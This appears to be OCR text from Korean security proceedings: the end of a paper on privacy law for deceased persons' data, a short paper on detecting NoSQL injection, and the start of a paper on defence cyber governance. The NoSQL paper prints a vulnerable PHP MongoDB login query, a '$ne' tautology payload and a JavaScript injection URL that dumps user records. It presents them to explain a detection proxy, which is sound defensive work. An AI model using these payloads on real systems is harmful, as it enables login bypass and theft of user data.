본 장에서는 현행 개인정보에 관한 법률인 개인정보보호법과 정보통신망법의 한계점을 통해 발생 가능한 사망한 자의 개인정보 위협요소 대한 연구결과를 바탕으로 대응방안을 제시하였다. 발생 가능한 위협요소 3.1 및 3.2는 정보통신망법 제2조 1항 제6호, 개인정보보호법 제2조 1항에서 '살아 있는' 또는 '생존 하는' 문구를 삭제하여 사망한자 및 실종선고자의 정보를 개인정보로 취급 하도록 한다. 발생 가능한 위협요소 3.3은 정보통신망법 제25조 1항에 '다만 이용자가 사망한 경우에는 배우자 및 직계가족 등 상속인이 대신해서 동의 할 수 있다.'는 문구를 추가하여 디지털유품의 파기 및 상속 등을 직계가족이 대신 할 수 있도록 한다. 마지막으로 발생 가능한 위협요소 3.4는 한국정보통신진흥협회와 이동통신사간에 긴밀한 협조 및 체계 구축을 통해 기존의 사망한자 명단 교환 주기인 6개월이 아닌 실시간에 가깝게 사망한자 명단이 연동될 수 있도록 한다.

V. 국내 개인정보 관련 법 개정(안)

본 논문에서 도출한 사망한자의 개인정보 위협요소에 대한 대응방안으로 현행 법률상의 사망한자의 개인정보에 한계점 및 혼란을 해소하기 위해 정보통신망법과 개인정보보호법의 개정(안)을 제시한다.

[표 2] 정보통신망법 현황과 개정(안) 비교

정보통신망법	
개정 전	개정 후
제2조 제1항 제6호 "개인 정보"란 생존하는 개인에 관한 정보로서 성명 주민등록번호 등에 의하여 특정한 개인을 알아볼 수 있는 부호·문자·음성·음향 및 영상 등의 정보(해당 정보만으로는 특정 개인을 알아볼 수 없어도 다른 정보와 쉽게 결합하여 알아볼 수 있는 경우에는 그 정보를 포함한다)를 말한다.	제2조 제1항 제6호 **"개인 정보"란 개인에 관한 정보**로서 성명 주민등록번호 등에 의하여 특정한 개인을 알아볼 수 있는 부호·문자·음성·음향 및 영상 등의 정보(해당 정보만으로는 특정 개인을 알아볼 수 없어도 다른 정보와 쉽게 결합하여 알아볼 수 있는 경우에는 그 정보를 포함한다)를 말한다.
제25조 1항 정보통신서비스 제공자와 그로부터 제24조의2 제1항에 따라 이용자의 개인정보를 제공받은 자는 제3자에게 이용자의 개인정보를 수집 · 보관 · 처리 · 이용 · 제공 · 관리 · 파기 등을 할 수 있도록 업무를 위탁하는 경우에는	제25조 1항 정보통신서비스 제공자와 그로부터 제24조의2 제1항에 따라 이용자의 개인정보를 제공받은 자는 제3자에게 이용자의 개인정보를 수집 · 보관 · 처리 · 이용 · 제공 · 관리 · 파기 등을 할 수 있도록 업무를 위탁하는 경우에는

다음 각 호의 사항 모두를 이용자에게 알리고 동의를 받아야 한다.	다음 각 호의 사항 모두를 이용자에게 알리고 동의를 받아야 한다. **다만 이용자가 사망한 경우에는 배우자 및 직계가족 등 상속인이 대신해서 동의 할 수 있다.**

[표 3] 개인정보보호법 현황과 개정(안) 비교

개인정보보호법	
개정 전	개정 후
제2조 1항 “개인정보”란 살아 있는 개인에 관한 정보로서 성명, 주민등록번호 및 영상 등을 통하여 개인을 알아볼 수 있는 정보(해당 정보만으로는 특정 개인을 알아볼 수 없더라도 다른 정보와 쉽게 결합하여 알아볼 수 있는 것을 포함한다)를 말한다.	제2조 제1항 **“개인정보”란 개인에 관한 정보**로서 성명, 주민등록번호 및 영상 등을 통하여 개인을 알아볼 수 있는 정보(해당 정보만으로는 특정 개인을 알아볼 수 없더라도 다른 정보와 쉽게 결합하여 알아볼 수 있는 것을 포함한다)를 말한다.

VI. 결 론

본 논문에서는 현행 개인정보에 관한 법률인 개인정보보호법과 정보통신망법의 한계점 및 현재 발생하고 있는 사망한자의 정보에 대한 악용사례를 분석하고, 발생 가능한 사망한자의 개인정보 위협 요소에 대한 연구를 진행하였다. 앞서 도출한 사망한자의 개인정보 위협요소에 대한 대응방안을 토대로 현행 법률의 사망한자의 개인정보보호에 관한 한계점을 극복하기 위해서 개인정보보호법과 정보통신망법의 개정(안)을 제시하였다. 본 논문에서 제시한 개정(안)은 사망한자의 개인정보를 법률적 · 실무적으로 처리하는 과정에서 발생하는 혼란 및 문제들을 해소한다. 하지만 제시된 대응방안으로 사망한자의 정보를 처리하는데 있어서는 한계점이 존재한다. 본 논문에서 제시한 대응방안의 한계점에 대한 향후 연구 방향은 다음과 같다. 현재까지 사망한자의 정보를 모두 개인정보로 포함하는 것은 현실적으로 불가능하다고 판단되어 사망일로부터 구체적인 기간을 정하여 기간에 해당하는 사망한자의 정보만을 개인정보로 취급하여 보호 하도록 한다. 또한 각 정부부처 및 이동통신사가 긴밀한 협조를 통해 실시간에 가깝게 사망한자 DB를 관리 하는 것을 목표로 향후 연구를 진행한다. 디지털 유품을 처리하는 과정에서 무연고자의 경우 사망신고를 하는 과정에서 파기될 수 있도록 향후 연구를 진행한다. 이 논문에서 제시한 대응방안 및 향후 연구를 진행하면 사망한자의 정보를 효율적이고 명확하게 보호 및 관리가 가능하며 현장에서 관한 법률적 · 실무적 한계점에서 발생하고 있는 혼란 및 문제들이 해소 될 것으로 기대된다.

[참고문헌]

[1] 교육과학기술부, 한국정보화진흥원 “개인정보 보호법 업무사례집” p. 31, January, 2012

[2] 교육과학기술부, 한국정보화진흥원 “개인정보 보호법 업무사례집” p. 8, January, 2012

[3] 대법원 2007. 6. 14. 2007도2162 판결

[4] 대법원 2005. 2. 24. 선고 2002도18 전원합의체 판결

[5] 액비살포 보조금 가로채기 사망한자 명의 도용 February, 2016

http://www.dynews1.com/news/articleView.html?idxno=215437

[6] 인감증명서 발급 사고 332건, 허위위임장으로 인한 발급사고가 절반 이상 September, 2016

http://www.urisuwon.com/sub_read.html?uid=67464

[7] 사망한자 개인정보로 예금 빼돌린 일당 7명

검거, May, 2014

http://m.wikitree.co.kr/main/news_view.php?id=170912

[8] 사망한자가 추천? 무소속 후보 추천 '요지경', June, 2016

http://m.news.naver.com/read.nhn?mode=LSD&mid=sec&sid1=102&oid=056&aid=0010332865

[9] 사망한자·고령자 명의 도용… '무자격 약국' 9곳 적발, March, 2016

http://m.news.naver.com/read.nhn?mode=LSD&mid=sec&sid1=102&oid=021&aid=0002269950

[10] 사자의 디지털유품 관리현황과 개선방안, October, 2010

[11] [ICT법 바로알기] 사망한자의 디지털 유품의 상속, January, 2013

http://www.ddaily.co.kr/news/article.html?no=99942

[12] '亡者명의 휴대폰' 돌아다닌다, April, 2013

http://news.chosun.com/site/data/html_dir/2013/04/09/2013040900054.html

NoSQL Injection 공격 탐지 기법 연구*

이지섭[1], 김승주[2]
고려대학교 정보보호대학원

A Study of NoSQL Injection Attack Detection

Jiseop Lee† , Seungjoo Kim‡
CIST(Center for Information Security Technologies), Korea University.

요 약

NoSQL 데이터베이스 시스템은 확장성 및 사용 편의성으로 인해 다양하게 사용되고 있으며, 이에 대한 보안의 중요성이 증가하고 있다. 하지만 현재까지는 SQL 데이터베이스에 대한 보안 연구가 집중적으로 진행되었고 NoSQL 데이터베이스는 연구가 미비한 편이다. 본 논문에서는 NoSQL Injection 공격을 알아보고 이를 탐지하기 위한 방안을 제시한다.

I. 서 론

인터넷이 발달함에 따라 웹 서비스의 사용이 증가하고 있으며 이와 함께 웹, 모바일 및 사물 인터넷(IoT) 애플리케이션이 지속적으로 증가하고 있다. 이러한 애플리케이션은 사용자의 정보를 관리하기 위해 데이터베이스 시스템을 사용한다. 기존에는 SQL(Structured Query Language, 관계형) 데이터베이스를 사용하여 사용자의 정보를 관리하였지만 점차 웹의 규모가 커짐에 따라 대용량 데이터 관리 및 데이터 분산처리, 확장성이 용이한 NoSQL(Not Only SQL, 비관계형) 데이터베이스가 주목받고 있다.[4] 또한 세계 최대 규모의 보안 컨퍼런스인 RSA 2017에서 SANS연구소의 보안전문가는 2017년 가장 위협적인 7가지 사이버 공격에 NoSQL 데이터베이스 공격을 포함하였다.[2] 이렇듯 NoSQL 데이터베이스가 사용자들로부터 주목을 받게 되면서 이와 관련한 위협도 동시에 증가하고 있어, NoSQL에 대한 보안이 중요하다. 하지만 현재까지는 데이터베이스의 사용률과 비례하여 SQL 데이터베이스에 대한 보안 연구가 집중적으로 진행되었으며, NoSQL 데이터베이스는 공격 예방과 관련된 연구가 주로 진행되었다.[1][6][7]

본 논문은 이러한 NoSQL 데이터베이스의 공격 위협을 알아보고 이를 완화하기 위한 방법을 제시하였다. 본 논문의 구성은 다음과 같다. 2장에서는 NoSQL을 간단하게 살펴보고, 3장에서는 NoSQL Injection 공격을 알아본다. 그리고 4장에서는 NoSQL Injection 공격을

* 본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음
(IITP-2017-2015-0-00403)
† 주저자, gsleegs4@naver.com
‡ 교신저자, skim71@korea.ac.kr

완화하기 위한 방법을 제안하고 5장에서 결론을 내린다.

II. 관련연구

2.1 NoSQL

다양한 형태의 정형, 비정형 데이터를 저장하기 위한 분산 구조인 NoSQL 데이터베이스는 스키마가 없으며, 간단한 API를 사용한다. 이 데이터베이스는 저장 방식에 따라 키-값 저장 방식(Key-value store), 문서 저장 방식(Document store), 컬럼 저장 방식(Column store)으로 구분할 수 있으며, 네트워크 규모가 커질수록 SQL 데이터베이스보다 더욱 적합한 시스템이다. 국제적으로 데이터베이스 관리 시스템(DBMS)에 대한 다양한 정보를 수집하는 DB-Engines의 데이터베이스 순위표에 따르면 NoSQL 데이터베이스(MongoDB, Cassandra, HBase)의 사용률은 최근 몇 년 동안 지속적으로 증가하고 있지만,[5] 사용률에 비해 보안이 충분히 이루어지지 않고 있다.

2.2 NoSQL Injection

NoSQL Injection 공격은 공격자가 애플리케이션 내 조작된 질의문을 주입하여 웹서버 데이터베이스 정보를 열람, 유출하거나 조작할 수 있는 공격이다. 해외 웹 애플리케이션 보안 업체인 acunetix에서 발표한 2016년 취약점 보고서에 따르면 SQL Injection 공격을 2015, 2016년도의 가장 심각한 취약점 공격 유형으로 분류하였으며, NoSQL도 이에 해당한다.[3] 이처럼 Injection 공격은 빈번하게 발생되면서도 위협적인 공격이다.

Injection은 사용자가 입력한 데이터가 명령어나 질의문의 일부분으로 인터프리터에 보내질 때 발생한다. 공격자는 이러한 취약점을 악용함으로써 PHP 애플리케이션 내에서 사용하는 데이터를 조작할 수 있게 된다.

```
db->users->find(array("id"=>$_POST["id"], "pw"=$_POST["pw"]));
```

[그림 1] PHP Tautology Injection 예제 코드

[그림 1]은 입력한 아이디와 패스워드가 'users' 테이블의 사용자의 정보와 일치하는지 검색하는 코드이다. 아이디와 패스워드의 입력 값을 [그림 2]와 같이 주게 되면 PHP Tautology Injection 취약점이 발생하여 데이터베이스 내 등록된 사용자의 모든 정보가 유출될 수 있다.

```
id[$ne]=1&pw[$ne]=1
```

[그림 2] 공격자의 악성 질의문 입력

$ne는 MongoDB에서 조건이 같지 않다(not equal)는 의미이며, 'id[$ne]=1'은 아이디가 1이 아닌 값을 뜻한다. 따라서 [그림 2]와 같이 입력하게 되면 [그림 1]이 아이디와 패스워드가 1이 아닌 모든 값을 검색하는 질의문으로 된다. 이를 SQL 질의문으로 표현하면 [그림 3]과 같다.

```
SELECT * FROM users WHERE id <> 1 AND pw <> 1
```

[그림 3] SQL 질의문으로 변환한 코드

결국 id와 pw가 1이 아닐 경우 users의 모든 id를 출력하게 된다. PHP Tautology Injection 공격이 성공할 경우 사용자 id나 pw 없이 데이터베이스 내 사용자 정보에 접근이 가능하다.

Tautology와 다른 방법으로는 JavaScript Injection 공격이 있다. NoSQL 데이터베이스는 MapReduce*나 복잡한 질의문, 또는 트랜잭션을 수행하기 위해 데이터베이스 엔진에서 JavaScript를 실행할 수 있으나, 이를 악용하게 될 경우 사용자의 정보가 유출될 위험이 있다.

* MapReduce : 빅데이터를 병렬/분산 처리하기 위한 소프트웨어 프레임워크

JavaScript Injection이 발생할 수 있는 예는 다음과 같다.

```
http://192.168.0.10:80/nosql/userdata?search=kor&submitbutton=Submit
```

[그림 4] JavaScript Injection 예제 코드


[그림 4]는 데이터베이스 내 'kor'가 포함된 사용자를 검색하는 질의문이다. 공격자는 해당 질의문을 [그림 5]와 같이 변조하여 데이터베이스 내 사용자의 정보를 획득할 수 있다.

```
http://192.168.0.10:80/nosql/userdata?search=k';return db.k.find(); var dummy='!&submitbutton=Submit
```

[그림 5] JavaScript Injection 공격 코드

III. 제안 기법


본 장에서는 필터링, 구문 분석 및 검증 과정을 통해 NoSQL Injection 공격을 탐지하는 방안을 제안한다. [그림 6]은 사용자가 웹 서버에 아이디, 패스워드 인증을 요청하는 기본 과정이다.



[그림 6] ID 인증 요청

사용자가 웹 서버에 아이디, 패스워드를 인증하는 기본 과정은 다음과 같다. 먼저 사용자가 애플리케이션에 아이디, 패스워드를 입력한 후 인증 요청을 보내면 애플리케이션에서는 사용자의 입력 값을 NoSQL 질의문으로 변경하여 웹 서버로 보낸다. 다음으로 웹 서버는 사용자가 보낸 질의문을 데이터베이스 서버에 보내어 정당한 사용자인지 확인하고, 사용자의 인증 요청을 승인하거나 거절한다.

이 과정에서 공격자는 애플리케이션에서 웹 서버로 NoSQL Injection 공격을 통한 악성 질의문을 보내어 웹 서버 내 사용자 정보의 획득이 가능하므로, 이를 탐지하기 위한 방법을 제안한다.



[그림 7] 제안 기법

[그림 7]은 NoSQL 질의문의 악성 여부를 탐지하기 위해 제시한 방법을 보여준다. 사용자가 NoSQL 질의문을 웹 서버에 보낼 때 애플리케이션과 웹 서버 사이의 프록시 서버가 해당 질의문을 3단계에 걸쳐 분석, 검증한다. 제안 기법은 Union Query Injection 공격에 대해서는 고려되지 않았다.

먼저 '$ne'나 '$or'와 같이 악성 질의문에 사용되는 단어들을 필터링한다. 이 과정에서 걸러진 질의문에 대해서는 사용자, 웹 서버 관리자에게 경고 메세지를 보낸다. 두 번째

과정에서는 NoSQL 질의문 내 공백, 세미콜론을 기준으로 토큰화하여 질의문에 사용된 특수문자, 데이터베이스 함수를 분류한다. 토큰화 된 질의문 중 MongoDB의 함수가 존재하면 해당 함수에 대한 사용 권한을 확인한다. 마지막으로는 두 번째 과정의 결과와 사용자의 계정 권한(관리자, 사용자, 손님)을 고려하여 악성 질의문의 여부를 판단한다. 이 때 제안한 프록시 서버에는 각 계정 권한마다 사용할 수 있는 데이터베이스 함수 목록이 등록되어야 한다.

이러한 과정을 통해 악성 질의문에 사용되는 특수문자, 단어를 걸러낼 수 있으며, 사용자의 계정 권한과 맞지 않은 함수가 사용되어 데이터베이스 내 사용자의 정보 유출, 수정, 삭제가 되는 것을 탐지 및 예방할 수 있다.

IV. 결 론

본 논문에서는 웹, 모바일 및 사물 인터넷(IoT)에서 사용하는 애플리케이션의 취약성을 이용한 NoSQL Injection 공격을 설명하였으며, 이를 탐지하기 위한 방법을 제안하였다. 제안 기법은 애플리케이션과 웹 서버 사이에 프록시 서버를 구축하여 사용자가 보낸 질의문의 악성 여부를 필터링, 구문 분석, 검증 과정을 통해 탐지할 수 있다. 그러나 본 연구에서는 Union Query Injection 공격은 고려되지 않아, 향후에는 해당 공격을 포함한 NoSQL Injection 탐지에 대한 연구를 진행할 것이다.

[참고문헌]

[1] Avin Ron, Alexandra Shulman-Peleg, Emaunuel Bronshtein, “No SQL, No Injection? Examining NoSQL Security”, ArXiv Prepr. ArXiv150604082, 2015

[2] The Seven Most Dangerous New Attafck Techniques, https://www.sans.org/ the-seven-most-dangerous-new-attack-techniques

[3] acunetix, “acunetix Web Application Vulnerability Report 2016”, 2016

[4] IBM, “Why NoSQL? - Your database options in the new non-relational world”, 2015

[5] DB-Engines, https://db-engines.com/en/ranking_trend

[6] Ankita Urade, Rutuja Hirve, Rachana Badekar, Ashwini Gaikwad, “NoSQL Injection Attacks and their Mitigation”, International Journal of Emerging Technology and Advanced Engineering, 2016

[7] Hemn B. Abdalla, Guoquang Li, Jinzhao Lin, Mustafa A. Alazeez, “NoSQL Injection: Data Security on Web Vulnerability”, International Journal of Security and Its Applications, 2016

[8] E. Sahafizadeh, M.A Nematbakhsh, “A Survey on Security Issues in Big Data and NoSQL”, International Journal of Advances in Computer Science

국방 사이버보안 거버넌스 구축을 위한 제언

이용석*

*고려대학교 정보보호대학원

A Proposals for Developing National Defence Cybersecurity Governance System

Yong-Seok Lee*

*Division of information security, Korea University.

요 약

한국 인터넷진흥원은 '2017년 정보보호 10대 이슈'에서 「강대국 간 사이버 공방 심화-사이버 전면전 위험 고조」를 최우선 문제로 꼽았다. 이처럼 사이버전은 국가 간 새로운 전면전의 형태로 발전하고 있으며, 새로운 전쟁이 수행되는 공간은 '사이버공간'이다.

국가는 국민의 생명과 재산을 보호해야 하는 헌법적 의무를 가진다. 세계는 이 헌법적 의무완수를 위해 최근에는 '사이버공간'을 새로운 전장공간으로 인식하고 국가에 대한 위협을 미연에 방지, 제거하기 위한 특화된 조직으로써의 '사이버군'을 창설하고 있다. 그러나 우리나라는 '사이버공간'에서 이루어지는 전면전에 대하여 새로운 전장으로 식별하지 않고 있기 때문에 새로운 군에 의한 전쟁수행 방식과 대응책을 발전시키지 못하고 있다. 이제는 새로운 전장공간을 식별하고 관리하기 위한 거버넌스를 시급히 구축해야 하며, 이를 위한 정책적 제언을 하고자 한다.

I. 서론

인류는 사회를 이루면서부터 전쟁을 하였고, 전쟁양상의 변화에 따라 군대는 끊임없이 변모를 거듭해왔다. 적이 생각하지 못한 새로운 지역과 우월한 무기체계를 확보한다는 것은 곧 승리를 담보할 수 있는 것이기 때문에 인류는 끊임없이 새로운 전장공간과 새로운 전장공간에서 사용할 무기체계를 발전시켜왔다. 지상에서의 전쟁은 과학기술의 발달에 따라 수상과 수중으로 전장이 확대되었고 급기야 공중과 우주로까지 전장공간을 넓혀왔으며 이제는 사이버공간이라는 새로운 공간을 전장공간으로 인식하고 이곳에서의 전쟁에 직면해 있다. 새로운 전장공간에 대응하는 방식은 여러 가지가 있지만 특히 새로운 전장공간에서의 새로운 전쟁을 수행하기 위한 통제조직 즉 거버넌스를 어떻게 정리할 것인가는 가장 중요한 문제이다. 본 논문에서는 주요국가의 사례를 통해 그들은 어떻게 국방 사이버보안 거버넌스를 구축하였는지를 알아보고 우리나라의 거버넌스를 어떻게 구축할 것인가에 대한 의견을 피력하고자 한다.

II. 새로운 전장공간의 출현

인터넷이 발달하면서 인류사회는 급속한 변화를 겪고 있다. 긍정적인 면에서는 인류사회를 더욱 편하고 빠르고 안전하게 바꾸었지만, 부정적인 부분에서는 인류사회를 더욱 복잡하고 불안전하게 바꿔놓고 있다. 더구나 앞으로 전개될 4차 산업혁명의 시기에는 모든 사물이 지능을 가지고 연결되게 되는 초연결사회가 도래할 것이며 인류는 아직까지 한 번도 겪어보지 못한 사이버공간이라는 새로운 공간에서 교류와 경쟁을 하게 되는 것이다.

사이버공간의 특징은 국경이 없고 빠르며 피아구분이 쉽지 않지만 사용자의 제한은 없으며 통제가 곤란하고 시·공간의 구별도 어려우며

익명성이 있다는 것이다. 사이버공간은 이 같은 특징으로 인하여 지금까지의 전장공간과는 완전히 다른 새로운 전장공간으로 식별되어야 한다. 새로운 전장공간에는 새로운 군대가 필요하다. 지상군이 수상(중)과 공중에서 싸울 수 없어서 해군과 공군을 창설한 것과 마찬가지 이다.

III. 주요국의 국방 사이버보안 거버넌스 구축 사례

미국은 NSA가 사이버보안의 핵심기관이며 국가와 국방 사이버보안 거버넌스의 최정점에 위치한다. NSA는 영국의 GCHQ와의 협력 등 해외 관련기관과의 다양한 협력의 창구로써 기능한다. 예하에 TAO(Tailored Access Operations)를 두어 민간 해커들과 보안 관련 우수인력을 직접 고용하여 민관군 합동능력을 구축하고 있다. 또 국방장관이 전략사령관을 통해 사이버사령부를 통제함으로써 복합적인 거버넌스를 구축하고 있다. 즉 사이버사령관을 겸하는 NSA국장은 국가를 대표하여 국가 사이버 정책을 수립하고 대통령을 보좌하며, 실무적인 차원에서 사이버를 전쟁의 수단으로 할 때는 국방부 장관의 통제를 받는 것이다.[1)]

러시아의 국가 사이버보안의 핵심기관은 FSB(Federalinaya Sluzhba Bezopasnosti)로써 국가 정보기관이며 APT29(Cozy Bear)를 운용하고 있다. 연방 총참모부 정보총국인 GRU는 군사정보를 담당하는 비밀조직이면서 국방 사이버보안을 위한 실행조직으로써 APT28(Fancy Bear)을 운용하고 있다. 이들은 구소련시절의 KGB가 진화한 조직으로써 체제특성 상 국가가 정보기관을 통해 사이버전과 사이버보안에 대한 책임과 통제권을 직접적으로 행사하고 있다.[2)]

중국은 2015년 군 개혁안에 의해 우주와 사이버공간에 대한 통합지휘부로써 '전략지원군'을 창설하였고, 그 예하에 사이버부대를 설치하였으며, 공격을 위한 사이버부대는 '61398'부대로 알려져 있다. 중국은 1982년 새로운 헌법에 의해 국가 중앙군사위원회와 공산당 중앙군사위원회가 통합되었다. 중국의 전국인민대표대회와 공산당은 통합된 중앙군사위원회를 통해 국방분야에서 국가를 대표하고 있으며 주석은 2012년에 선출된 시진핑이 담당하고 있다. 따라서 중앙군사위원회가 사이버에 대한 국가 거버넌스의 정점에 있고, 중앙군사위원회의 직접적인 지휘를 받는 연합지휘부가 예하의 전략지원군을 통해 사이버부대를 실행조직으로써 지휘한다.[3)]

북한은 사이버를 가장 우수한 비대칭 전쟁수단으로 판단하여 정찰총국을 통하여 국가가 주도하는 사이버 거버넌스를 구축하고 있다. 민관군의 구분이 명확하지 않은 병영국가인 북한은 실행조직으로써 김일군사대학(미림대학/자동화대학)을 사이버전사 공급원으로 하여 정찰총국 예하에 사이버국(121국)과 110연구소를 두어 사이버공격을 수행하고 있다. 이들은 해외 금융·경제 기관을 대상으로 금전적인 이득을 취하기 위해 해킹을 수단으로 사용하는 그룹이다.[4)]

이란은 2010년 미국과 이스라엘에 의한 Stuxnet 공격사건을 계기로 국가주도로 은밀하게 사이버 역량을 강화하기 시작하였다. 그 결과 2012년에는 미국의 일부 은행, 이스라엘의 증권거래소, 항공사 홈페이지의 서버를 마비시킬 정도로 능력이 향상되었다. 이란은 북한과의 사이버 협력을 바탕으로 국가주도의 사이버 거버넌스를 구축하고 있으며, 실행조직으로써 Shamoon 2.0을 운용하고 있다.[5)]

상기에서 살펴본 바와 같이 각 국은 대부분 사이버(보안) 거버넌스를 국가주도로 구축하고 있다. 이는 사이버 위협이 범국가적인 차원에서 대응해야 할 정도의 커다란 위협이라고 인식하고 있음을 뜻한다. 또한 대응조직에도 군뿐만이 아니라 민간, 공공조직(정부조직)의 사이버 역량을 포함하고 있다. 또한 주요 국가들은 모두 사이버공간을 새로운 전장공간으로 인식하고 거기에서 활동할 사이버군을 기존의 군대와는 별개의 특화된 군으로 상정하고, 새로운 전장에서의 전쟁(또는 전투)을 수행하기 위하여 국방 사이버보안 거버넌스를 구축하고 있다.

IV. 독일의 국방 사이버보안 거버넌스 구축 사례[6]

독일은 사이버공간을 새로운 전장공간으로 인식하고 사이버군을 창설한 최초의 국가이다. 지금까지는 사이버전에 대응하는 사이버사령부를 두는 것이 각 국의 추세였으나 독일은 새로운 군을 창설한 것이다. 그래서 독일의 사례는 의미가 남다르므로 자세히 살피고자 한다.

독일 연방군은 2011년 국방정책 가이드라인[7](VPR : Verteidigungspolitische Richtlinien)을 통해 전략적 프레임워크를 설명하면서, 독일 연방군의 예방적 보안을 주요 임무로 상정하였다. 여기서 독일 연방군은 네 가지 보안정책의 비전(①보안정책의 일부, ②독일과 국제안보를 위한 관심과 책임 ③인도적 지원 ④포괄적 위험방지)을 제시하고 있다. 이 VPR의 개념 하에서 2015년 독일 국방장관은 '미래 사이버전에 대비하기 위한 연구 TF를 조직할 것'을 지시하였다.[8]

이를 구현하기 위하여 독일 연방군은 2016년 국방부 내에 사이버부서를 조직하여 2017년 4월에 사이버군을 창설하였고, 2021년까지 전력화 달성을 추진하고 있다. 독일 사이버군은 사이버공간을 새로운 전장공간으로 식별하고 전군에 산재한 사이버와 정보 기능을 총합하여 사이버군사령관에 의한 단일 지휘체계를 구축하였다. 또한 사이버・IT・군사/지형 정보・작전통신 기능을 사이버군에 통합함으로써, 군수와 정보 기능을 담당하는 합동지원군 중 일부 병력을 사이버군사령부로 이관하고 부족한 인력을 각 군과 기관에서 선발하여 총 2만 여명으로 구성한다는 계획을 추진하고 있다.[9]

독일은 2015년에 발표한 '독일 연방국방부 소관 사항의 사이버 방어전략 지침'에서 사이버공간에서의 방어 작전을 지속 가능한 수준으로 편성하여야 하며 사이버공간에서도 발달된 작전지휘 능력을 갖춰야 한다고 강조하고 있다.[10]

독일은 사이버군 창설계획에 따라 연방 국방부 안에 CIO역할을 담당하는 CIT(Cyber & IT) 부서를 먼저 창설하였다. 이를 통해 1999년에 국방부와 민간경제부문간 체결한 '연방군 개혁, 투자, 경제성을 제고하기 위한 총괄협정'에 따라 IT 영역을 첨단화하고 첨단 정보통신망 구축을 위해 설립된 BWI에 대한 기업적인 통제의 근거를 마련하였다. CIT 부서는 CIT 기술발전과 국방 IT병력투사와 운영 및 보호에 관한 제반사항을 지도하도록 하였다. 이것은 그동안 여러 부서로 나누어져 존재하는 CIT 업무 관련 기관들을 하나의 거버넌스로 묶어 낸 것이다.

독일 CIT 지도부는 CIT전략과 정치 관련 업무를 담당하는 CIT하부조직-1과 IT 서비스 관련 업무 실행과 보호조치 등에 중점을 두고 CISO역할을 담당하는 CIT하부조직-2를 설치하였다.

독일연방군은 국방부에서 CIT부서를 통해 기획, 계획, 조정임무를 수행하고 사이버군사령부는 실전부대 조직으로 역할 할 것으로 평가된다. 기존의 지・해・공군과는 별개의 새로운 군으로 설립된 사이버군은 4성 장군이 참모총장이 되어 지휘하며, 실무부대로써는 전략정찰사령부와 IT사령부를 예하부대로 두게 된다.

독일은 이처럼 국가 사이버공간에 대한 위협에 대응하기 위하여 내무부, 외무부, 국방부가 참여하는 범정부조직인 CIT 부서를 국방부에 만들고, 실행조직으로써 사이버군사령부를 설치하였다. 이를 통해 국가 및 국방 사이버보안 거버넌스를 구축한 것이다.

V. 우리나라의 국방 사이버보안 거버넌스 제언

이미 우리나라는 2011년 농협전산망 마비사건, 2014년 한수원 해킹사건에 이어서 2016년 국방망 해킹사건을 통해 사이버공간에서의 위협이 더 이상 새로운 사건이 아님을 경험하고 있다. 그럼에도 불구하고 우리나라는 아직도 사이버공간에 대한 효과적인 통제를 위한 국가 및 국방 사이버보안 거버넌스에 대해서는 미흡한 실정이다.[11]

실제로 국가급 사이버 침해가 발생하면 국정원-경찰청-국방부에 있는 사이버보안 조직이

대응팀을 편성하여 합동조사를 하고 있으나 그 대응조직이 평상시부터 유기적으로 합동 훈련을 하거나 실시간 정보 및 분석결과를 공유하는 것은 아니다.

사이버공간에 대한 적절한 통제와 대응을 위해서는 탐지-결심-타격의 일련의 절차가 유기적으로 이루어져야 한다.[12] 첫째, 탐지단계에서는 아국(군)에게 위협을 가할 수 있는 사이버상의 적(적성국가의 국가지원 해킹그룹, 자발적 해킹그룹)을 식별하고 특정 하는 것이다. 식별된 적에 대해서는 감시활동을 통하여 적의 위해 가능성을 평가하는 징후판단 및 평가가 이루어져야 한다. 과학적인 징후평가를 위해 사전에 가중치가 부여된 징후목록을 작성하고 일정기간동안 해당 징후목록이 어떤 활동양상을 나타내고 있는지 지속적으로 확인하고 평가되어야 한다. 그 결과 징후목록이 기준치 이상으로 활동하게 되면 단계적으로 경보를 발령하여 관계관 및 국민들에게 경고해야 한다.

둘째, 결심 단계에서는 적의 위협에 대한 대응수준과 방법을 결심하게 된다. 위협에는 크게 세 가지가 있을 수 있다. ①아직 아국에 위협을 가하지는 않았으나 조만간 위협을 가할 것으로 확실시 되는 적 ②아국에 현재 위협을 가하고 있거나 가한 적 ③아국이 침해받은 것을 눈치채지 못한 상황에서 이미 피해를 입히고 도주한 적이다. 이러한 세 가지 유형의 적에 대하여 우리는 시의적절하고 충분한 대응을 함으로써 재차 위협을 가할 수 없도록 확실한 의지를 표현하여야 한다. 더 나아가서 아국에 대한 위협을 국제사회에 공개함으로써 국제적인 연합대응이 가능하도록 해야 하는 것에 대한 결심도 포함한다.

셋째, 타격단계이다. 이 단계에는 두 가지 유형이 있다. ①위협 가능성에 대한 사전 선제적인 제거 ②피해발생 후 상응한 조치(비례적 대응)가 있다.

효과적인 탐지-결심-타격을 위해서는 징후목록, 경보단계별 세부항목, 침해에 상응한 대응수준, 공격수단을 개발하여야 한다. 그러나 이러한 산적한 문제들을 해결하기 위해서는 명확한 국방 사이버보안 거버넌스가 구축되어야 진전을 기대할 수 있다. System의 발전을 위해서는 문제점을 진단하여 조직, 예산, 임무분석 등이 이루어져야 하는데 그 같은 일을 스스로 할 수는 없으며 보다 상위 차원에서 진단과 처방이 이루어져야 한다.

